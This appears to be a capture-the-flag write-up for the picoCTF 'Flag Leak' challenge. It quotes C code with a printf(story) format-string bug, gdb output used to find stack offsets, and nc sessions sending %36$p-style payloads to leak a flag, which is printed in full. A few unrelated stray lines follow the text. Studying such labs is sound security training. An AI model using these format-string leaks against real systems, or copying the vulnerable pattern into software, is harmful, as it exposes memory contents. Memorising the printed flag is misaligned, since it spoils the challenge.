
Flag Leak

(a picoCTF writeup)

Written by: Achideon



This pwn problem is accompanied by a binary file and a source file written in C. A glance at source code reveals that the vulnerability is format string (which is also the problem's tag). Take a look at line 32 below

```
23  void vuln(){
24      char flag[BUFSIZE];
25      char story[128];
26
27      readflag(flag, FLAGSIZE);
28
29      printf("Tell me a story and then I'll tell you one >> ");
30      scanf("%127s", story);
31      printf("Here's a story - \n");
32      printf(story);
33      printf("\n");
34  }
```

We are supposed to be leaking the flag (actual variable) out to solve this one. In order to find out the address, we hop on the binary using gdb. By putting our breakpoint right after line 27 (readflag), we can find out that the flag (I used placeholder for local debugging) we have is at 0xffffcfc0 (inside where register eax is pointing).

```
Breakpoint 1, 0x0804935a in vuln ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
 EAX  0xffffcfc0 ◂— 'this is the flag yes\n'
 EBX  0x804c000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804bf10 (_DYNAMIC) ◂— 1
 ECX  0
 EDX  0x804d238 ◂— 0
 EDI  0xf7ffcb60 (_rtld_global_ro) ◂— 0
 ESI  0x8049430 (__libc_csu_init) ◂— endbr32
 EBP  0xffffd008 —▸ 0xffffd028 ◂— 0
 ESP  0xffffcf30 —▸ 0xffffcfc0 ◂— 'this is the flag yes\n'
 EIP  0x804935a (vuln+39) ◂— add esp, 0x10
```

The flag is at eax because eax is pushed into the stack before readflag is called, making eax our first argument for the procedure (which is the flag variable).

```
lea     eax,[ebp-0x48]
push    eax
call    0x80492b6 <readflag>
```

We then put another breakpoint after line 30 (scanf) in order to figure out where our input will be stored. Turns out it is at address 0xffffcf40. This is important because then we can figure out how many "%p" we have to input before we leak the flags. "%p" in format string vulnerability is used to leak the pointer value of our input. A single %p input will return 0xffffcf40, however if we input more %p we can get other addresses' values.

```
[ STACK ]
00:0000│ esp 0xffffcf34 —▸ 0xffffcf40 ◂— 'abcd'
01:0004│-0d0 0xffffcf38 ◂— 0xffffffff
Tell me a story and then I'll tell you one >> %p
Here's a story -
0xffffcf40
```

Then, we calculate the difference between our flag address (0xffffcfc0) and our input address (0xffffcf34). The result, 140 bytes, is divided by 4 (because %p shows 4 bytes at a time) to get 35, using this information we now can leak the flag with an offset of 36.

```
┌──(achideon㉿LAPTOP-NR5N5KT9)-[/mnt/c/Colleg/CTF/Pwn]
└─$ nc saturn.picoctf.net 61160
Tell me a story and then I'll tell you one >> %36$p
Here's a story -
0x6f636970

┌──(achideon㉿LAPTOP-NR5N5KT9)-[/mnt/c/Colleg/CTF/Pwn]
└─$ nc saturn.picoctf.net 61160
Tell me a story and then I'll tell you one >> %37$p
Here's a story -
0x7b465443
```

Image above is just a portion of the flag. Using the bytes we have leaked we can decode our flag.

Flag: picoCTF{L34k1ng_Fl4g_0ff_St4ck_11a2b52a}

Don’t Fight The Music

Marbleblue.

YURUSHITE

Titania